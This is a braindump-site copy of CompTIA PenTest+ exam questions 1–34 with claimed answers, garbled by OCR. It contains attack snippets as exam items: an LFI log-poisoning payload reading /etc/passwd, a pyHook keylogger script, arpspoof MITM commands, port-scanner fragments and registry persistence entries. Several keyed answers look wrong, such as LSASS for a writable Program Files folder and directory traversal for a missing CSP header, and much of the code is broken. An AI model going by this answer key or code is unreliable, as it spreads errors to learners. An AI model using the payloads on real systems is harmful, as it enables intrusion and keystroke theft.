CompTIA.PT0-001.v2021-12-21.q123

Exam Code:	PT0-001
Exam Name:	CompTIA PenTest+ Certification Exam
Certification Provider:	CompTIA
Free Question Number:	123
Version:	v2021-12-21
# of views:	2518
# of Questions views:	1230
https://www.freepdfdumps.com/CompTIA.PT0-001.v2021-12-21.q123.html	


NEW QUESTION: 1
A penetration tester identifies the following findings during an external vulnerability scan:

Vulnerability	Ports
Multiple unsupported versions of Apache found	80, 443
SSLv3 accepted on HTTPS connections	443
Mod_rewrite enabled on Apache servers	80, 443
Windows Server 2012 host found	21

Which of the following attack strategies should be prioritized from the scan results above?
A. Weak password management practices may be employed.
B. Obsolete software may contain exploitable components.
C. Web server configurations may reveal sensitive information.
D. Cryptographically weak protocols may be intercepted.
Answer: C (LEAVE A REPLY)

NEW QUESTION: 2
A web server is running PHP, and a penetration tester is using LFI to execute commands by passing parameters through the URL. This is possible because server logs were poisoned to execute the PHP system ( ) function. Which of the following would retrieve the contents of the passwd file?
A. "&CMD_cat /etc/passwd--&id-34"
B. "&CMD=cat ../../../../etc/passwd7id=34'
C. "&system(CMD) "cat /etc/passed&id=34"
D. "&CMD=cat / etc/passwd%&id= 34"
Answer: A (LEAVE A REPLY)

NEW QUESTION: 3
Click the exhibit button.



Given the Nikto vulnerability, scan output shown in the exhibit, which of the following exploitation techniques might be used to exploit the target system? (Choose two.)

A. SQL injection

B. Cross-site request forgery

C. Login credential brute-forcing

D. Session hijacking

E. Arbitrary code execution
Answer: C,D (LEAVE A REPLY)

NEW QUESTION: 4
A company requested a penetration tester review the security of an in-house-developed Android application.
The penetration tester received an APK file to support the assessment. The penetration tester wants to run SAST on the APK file. Which of the following preparatory steps must the penetration tester do FIRST?
(Select TWO)
A. Re-sign the APK
B. Decompile
C. Convert to JAR
D. Cross-compile the application
E. Attach to ADB
F. Convert JAR files to DEX
Answer: (SHOW ANSWER)

NEW QUESTION: 5
A security analyst was provided with a detailed penetration report, which was performed against the organization's DMZ environment. It was noted on the report that a finding has a CVSS base score of 10.0.
Which of the following levels of difficulty would be required to exploit this vulnerability?
A. Very difficult; perimeter systems are usually behind a firewall.
B. Somewhat difficult; would require significant processing power to exploit.
C. Trivial; little effort is required to exploit this finding.
D. Impossible; external hosts are hardened to protect against attacks.
Answer: C (LEAVE A REPLY)
Explanation
Reference https://nvd.nist.gov/vuln-metrics/cvss

NEW QUESTION: 6
During testing, a critical vulnerability is discovered on a client's core server. Which of the following should be the NEXT action?
A. Take the target offline so it cannot be exploited by an attacker.
B. Complete all findings, and then submit them to the client.
C. Disable the network port of the affected service.
D. Promptly alert the client with details of the finding.
Answer: (SHOW ANSWER)

NEW QUESTION: 7

A software developer wants to test the code of an application for vulnerabilities. Which of the following processes should the software developer perform?

A. Vulnerability scan

B. Static scan

C. Dynamic scan

D. Compliance scan

Answer: (SHOW ANSWER)


NEW QUESTION: 8

A manager calls upon a tester to assist with diagnosing an issue within the following Python script:

#!/usr/bin/python

s = "Administrator"

The tester suspects it is an issue with string slicing and manipulation Analyze the following code segment and drag and drop the correct output for each string manipulation to its corresponding code segment Options may be used once or not at all



Answer:

Explanation

Nsrt

Snma

Trat

Imda

NEW QUESTION: 9

DRAG DROP

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.


INSTRUCTIONS:

Analyze the code segments to determine which sections are needed to complete a port scanning script.

Drag the appropriate elements into the correct locations to complete the script.


Drag and Drop Options
self.ports {
try:
s.connect((ip, port))
print("%s:%s - OPEN" % (ip, port))
except socket.timeout
print("%s:%s - TIMEOUT" % (ip, port))
except socket.error as e:
print("%s:%s - CLOSED" % (ip, port))
finally:
s.close()
}
for $PORT in $PORTS:
try:
s.connect((ip, port))
print("%s:%s - OPEN" % (ip, port))
except socket.timeout
print("%s:%s - TIMEOUT" % (ip, port))
except socket.error as e:
print("%s:%s - CLOSED" % (ip, port))
exec_scan(sys.argv[1], $PORTS)
run_scan(sys.argv[1], ports)
for port in ports:
try:
s.connect((ip, port))
print("%s:%s - OPEN" % (ip, port))
except socket.timeout
print("%s:%s - TIMEOUT" % (ip, port))
except socket.error as e:
print("%s:%s - CLOSED" % (ip, port))
finally:
s.close()
ort_scan(sys.argv[1], ports)
!/usr/bin/bash
Immutables
import socket
import sys
def port_scan(ip, ports):
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(2.0)
if __name__ == '__main__':
if len(sys.argv) < 2
print('Execution requires a target IP address. Exiting...')
exit(1)
else:

Answer:



NEW QUESTION: 10

A security consultant finds a folder in "C VProgram Files" that has writable permission from an unprivileged user account Which of the following can be used to gam higher privileges?

A. DLL hijacking

B. VM sandbox escape

C. Retrieving credentials in LSASS

D. Retrieving the SAM database

E. Kerberoasting

Answer: C (LEAVE A REPLY)

NEW QUESTION: 11
An attacker uses SET to make a copy of a company's cloud-hosted web mail portal and sends an email in hopes the Chief Executive Officer (CEO) logs in to obtain the CEO's login credentials.
A. Elicitation attack
B. Impersonation attack
C. Spear phishing attack
D. Drive-by download attack
Answer: A (LEAVE A REPLY)
Explanation/Reference: https://www.social-engineer.org/framework/influencing-others/elicitation/

NEW QUESTION: 12
A penetration tester ran the following Nmap scan on a computer
nmap -sV 192.168.1.5
The organization said it had disabled Telnet from its environment However, the results of the Nmap scan show port 22 as closed and port 23 as open to SSH Which of the following is the BEST explanation for what happened?
A. Nmap results contain a false positive for port 23.
B. Port 22 was filtered.
C. The organization failed to disable Telnet.
D. The service is running on a non-standard port.
Answer: D (LEAVE A REPLY)

NEW QUESTION: 13
After establishing a shell on a target system, Joe, a penetration tester is aware that his actions have not been detected. He now wants to maintain persistent access to the machine. Which of the following methods would be MOST easily detected?
A. Run a zero-day exploit.
B. Obtain cleartext credentials of the compromised user.
C. Create a new domain user with a known password.
D. Modify a known boot time service to instantiate a call back.
Answer: (SHOW ANSWER)

NEW QUESTION: 14
After performing a security assessment for a firm, the client was found to have been billed for the time the client's test environment was unavailable The Client claims to have been billed unfairly. Which of the following documents would MOST likely be able to provide guidance in such a situation?
A. BRA - should be BPA
B. EULA

C. SOW
D. NDA
Answer: (SHOW ANSWER)

NEW QUESTION: 15
A penetration tester observes that the content security policy header is missing during a web application penetration test.
Which of the following techniques would the penetration tester MOST likely perform?
A. Command injection attack
B. Clickjacking attack
C. Directory traversal attack
D. Remote file inclusion attack
Answer: C (LEAVE A REPLY)
References: https://geekflare.com/http-header-implementation/

NEW QUESTION: 16
A penetration tester generates a report for a host-based vulnerability management agent that is running on a production web server to gather a list of running processes. The tester receives the following information.

PID	USER	PR	NI	VIRT	RES	SHR	S	%CPU	%MEM	TIME+	COMMAND
1327	root	30	10	320204	12848	4776	R	23.6	0.1	0:06.68	urlgrabber-ext-
750	dbus	20	0	36752	3692	1440	S	0.3	0.0	0:01.71	dbus-daemon
1	root	20	0	193704	6836	4060	S	0.0	0.0	0:02.82	systemd
4752	root	20	0	82632	22176	6836	S	50.4	42.1	9:01.23	apache2

Which of the following processes MOST likely demonstrates a lack of best practices?
A. urlgrabber-ext
B. apache2
C. dbus-daemon
D. systemd
Answer: C (LEAVE A REPLY)

NEW QUESTION: 17

A security assessor is attempting to craft specialized XML files to test the security of the parsing functions during ingest into a Windows application.
Before beginning to test the application, which of the following should the assessor request from the organization?

A. An applicable XSD file

B. Sample SOAP messages

C. A protocol fuzzing utility

D. The REST API documentation

Answer: A (LEAVE A REPLY)

NEW QUESTION: 18

Click the exhibit button.

A penetration tester is performing an assessment when the network administrator shows the tester a packet sample that is causing trouble on the network. Which of the following types of attacks should the tester stop?

A. SNMP brute forcing

B. DNS cache poisoning

C. SMTP relay
D. ARP spoofing
Answer: A (LEAVE A REPLY)

NEW QUESTION: 19
A tester has determined that null sessions are enabled on a domain controller. Which of the following attacks can be performed to leverage this vulnerability?
A. Password brute forcing to log into the host
B. Pass the hash to relay credentials
C. Session hijacking to impersonate a system account
D. RID cycling to enumerate users and groups
Answer: D (LEAVE A REPLY)

NEW QUESTION: 20
Which of the following is the reason why a penetration tester would run the chkconfig --del servicename command at the end of an engagement?
A. To remove the persistence
B. To check for persistence
C. To report persistence
D. To enable penitence
Answer: (SHOW ANSWER)

NEW QUESTION: 21
Given the following script:

```
import pyHook, pythoncom, logging, sys

f="f.txt"
def OnKeyboardEvent (event):
        logging.basicCongig (filename=f, level=loggin.DEBUG, format='% (messages)')
        chr (event.Ascii)
        logging.log (10, chr (event.Ascii))
        return True

hm = pyHook.HookManager ()
hm.KeyDown=OnKeyboardEvent
hm.HookKeyboard ()
pythoncom.PumpMessages ()
```


Which of the following BEST describes the purpose of this script?
A. Event collection
B. Log collection
C. Keystroke monitoring
D. Debug message collection
Answer: C (LEAVE A REPLY)

NEW QUESTION: 22

Which of the following tools would a penetration tester leverage to conduct OSINT? (Select TWO).

A. Shodan

B. SET

C. BeEF

D. Wireshark

E. Maltego

F. Dynamo

Answer: (SHOW ANSWER)

References: https://resources.infosecinstitute.com/top-five-open-source-intelligence-osint-tools/#gref

NEW QUESTION: 23

A penetration tester is performing a code review. Which of the following testing techniques is being performed?

A. Dynamic analysis

B. Fuzzing analysis

C. Static analysis

D. Run-time analysis

Answer: C (LEAVE A REPLY)

Reference:
https://smartbear.com/learn/code-review/what-is-code-review/

NEW QUESTION: 24

Instructions:

Analyze the code segments to determine which sections are needed to complete a port scanning script.

Drag the appropriate elements into the correct locations to complete the script.

If at any time you would like to bring back the initial state of the simulation, please click the reset all button.

During a penetration test, you gain access to a system with a limited user interface. This machine appears to have access to an isolated network that you would like to port scan.


Drag and Drop Options
#1/usr/bin/ruby
for SPORT in SPORTS:
try:
s.connect((ip, port))
print("%s:%s - OPEN" % (ip, port))
except socket.timeout
print("%s:%s - TIMEOUT" % (ip, port))
except socket.error as e:
print("%s:%s - CLOSED" % (ip, port))
finally:
s.close()
run_scan(sys.argv[1], ports)
ports = [21, 22]
for port in ports:
try:
s.connect((ip, port))
except socket.timeout
print("%s:%s - TIMEOUT" % (ip, port))
Immutables
?
import socket
import sys
?
def port_scan(ip, ports):
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(2.0)
?
if_name_ == '_min_':
if len(sys.argv) < 2
print('Execution requires a target IP address. Exiting…')
exit(1)
else:
?

Answer:


Drag and Drop Options
#1/usr/bin/ruby
for SPORT in SPORTS:
try:
s.connect((ip, port))
print("%s:%s - OPEN" % (ip, port))
except socket.timeout
print("%s:%s - TIMEOUT" % (ip, port))
except socket.error as e:
print("%s:%s - CLOSED" % (ip, port))
finally:
s.close()
run_scan(sys.argv[1], ports)
ports = [21, 22]
for port in ports:
try:
except socket.timeout
print("%s:%s - TIMEOUT" % (ip, port))
Immutables
#1/usr/bin/ruby
import socket
import sys
for port in ports:
try:
s.connect((ip, port))
print("%s:%s - OPEN" % (ip, port))
except socket.timeout
print("%s:%s - TIMEOUT" % (ip, port))
def port_scan(ip, ports):
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.settimeout(2.0)
try:
s.connect((ip, port))
print("%s:%s - OPEN" % (ip, port))
except socket.timeout
print("%s:%s - TIMEOUT" % (ip, port))
except socket.error as e:
print("%s:%s - CLOSED" % (ip, port))
finally:
s.close()
run_scan(sys.argv[1], ports)

NEW QUESTION: 25
While trying to maintain persistence on a Windows system with limited privileges, which of the following registry keys should the tester use?
A. HKEY_CLASSES_ROOT
B. HKEY_LOCAL_MACHINE
C. HKEY_CURRENT_USER
D. HKEY_CURRENT_CONFIG
Answer: C (LEAVE A REPLY)
Explanation/Reference: https://www.redcanary.com/blog/windows-registry-attacks-threat-detection/

NEW QUESTION: 26
A penetration tester has gained access to a marketing employee's device. The penetration tester wants to ensure that if the access is discovered, control of the device can be regained. Which of the following actions should the penetration tester use to maintain persistence to the device? (Select TWO.)
A. Create a schedule task to call C:\windows\system32\drivers\etc\hosts.
B. Place an entry in HKLM\Software\Microsoft\CurrentVersion\Run to call au57d.ps1.
C. Place an entry for RTAudio in HKLM\CurrentControlSet\Services\RTAudio.
D. Create a fake service in Windows called RTAudio to execute manually.
E. Place a script in C:\users\%username\local\appdata\roaming\temp\au57d.ps1.
F. Place an entry in C:\windows\system32\drivers\etc\hosts for 12.17.20.10 badcomptia.com.
Answer: B,C (LEAVE A REPLY)

NEW QUESTION: 27
A security analyst has uncovered a suspicious request in the logs for a web application. Given the following URL:
http:www.company-site.com/about.php?i=_V_V_V_V_VetcVpasswd
Which of the following attack types is MOST likely to be the vulnerability?
A. User enumeration
B. Remote file inclusion
C. Cross-site scripting
D. Directory traversal
Answer: (SHOW ANSWER)

NEW QUESTION: 28
A penetration tester is performing a black box assessment on a web-based banking application. The tester was only provided with a URL to the login page. Give the below code and output
Import requests from BeautifulSoup import BeautifulSoup request = requests.get

("https://www.bank.com/admin") respHeaders, respBody = request[0]. Request[1] if
respHeader.statuscode == 200:
soup = BeautifulSoup (respBody)
soup = soup.FindAll ("div", ("type" : "hidden"))
print respHeader. StatusCode, StatusMessage
else:
print respHeader. StatusCode, StatusMessage
Output: 200 OK
Which of the following is the tester intending to do?
A. Analyze HTTP respond code
B. Scrape the page for hidden fields
C. Horizontally escalate privileges
D. Search for HTTP headers
Answer: (SHOW ANSWER)

NEW QUESTION: 29
A malicious user wants to perform an MITM attack on a computer. The computer network configuration is given below:
IP: 192.168.1.20
NETMASK: 255.255.255.0
DEFAULT GATEWAY: 192.168.1.254
DHCP: 192.168.1.253
DNS: 192.168.10.10, 192.168.20.10
Which of the following commands should the malicious user execute to perform the MITM attack?
A. arpspoof -c both -r -t 192.168.1.1 192.168.1.20
B. arpspoof -t 192.168.1.20 192.168.1.254
C. arpspoof -c both -t 192.168.1.20 192.168.1.253
D. arpspoof -r -t 192 .168.1.253 192.168.1.20
Answer: (SHOW ANSWER)
Reference:
https://www.hackers-arise.com/single-post/2017/07/25/Man-the-Middle-MiTM-Attack-with-ARPspoofing

NEW QUESTION: 30
A penetration tester was able to retrieve the initial VPN user domain credentials by phishing a member of the IT department. Afterward, the penetration tester obtained hashes over the VPN and easily cracked them using a dictionary attack Which of the following remediation steps should be recommended? (Select THREE)
A. Install a security information event monitoring solution.
B. Upgrade the cipher suite used for the VPN solution
C. Increase password complexity requirements

D. Install an intrusion prevention system
E. Prevent members of the IT department from interactively logging in as administrators
F. Mandate all employees take security awareness training
G. Implement two-factor authentication for remote access
Answer: C,F,G (LEAVE A REPLY)

NEW QUESTION: 31
A vulnerability scan identifies that an SSL certificate does not match the hostname; however, the client disputes the finding. Which of the following techniques can the penetration tester perform to adjudicate the validity of the findings?
A. Ensure the scanner can make outbound DNS requests.
B. Ensure the scanner is configured to perform ARP resolution.
C. Ensure the scanner is configured to analyze IP hosts.
D. Ensure the scanner has the proper plug -ins loaded.
Answer: A (LEAVE A REPLY)
Explanation/Reference:

NEW QUESTION: 32
The following command is run on a Linux file system:
Chmod 4111 /usr/bin/sudo
Which of the following issues may be exploited now?
A. Kernel vulnerabilities
B. Unquoted service path
C. Sticky bits
D. Misconfigured sudo
Answer: (SHOW ANSWER)

NEW QUESTION: 33
A security consultant found a SCADA device in one of the VLANs in scope. Which of the following actions would BEST create a potentially destructive outcome against device?
A. Launch an SMB exploit against the device.
B. Launch an SNMP password brute force attack against the device.

C. Lunch a Nessus vulnerability scan against the device.
D. Launch a DNS cache poisoning attack against the device.
Answer: B (LEAVE A REPLY)

NEW QUESTION: 34
A client requests that a penetration tester emulate a help desk technician who was recently laid off. Which of the following BEST describes the abilities of the threat actor?
A. Advanced persistent threat
B. Script kiddie
C. Hacktivist
D. Organized crime
Answer: B (LEAVE A REPLY)
Reference
https://www.sciencedirect.com/topics/computer-science/disgruntled-employee

NEW QUESTION: 35
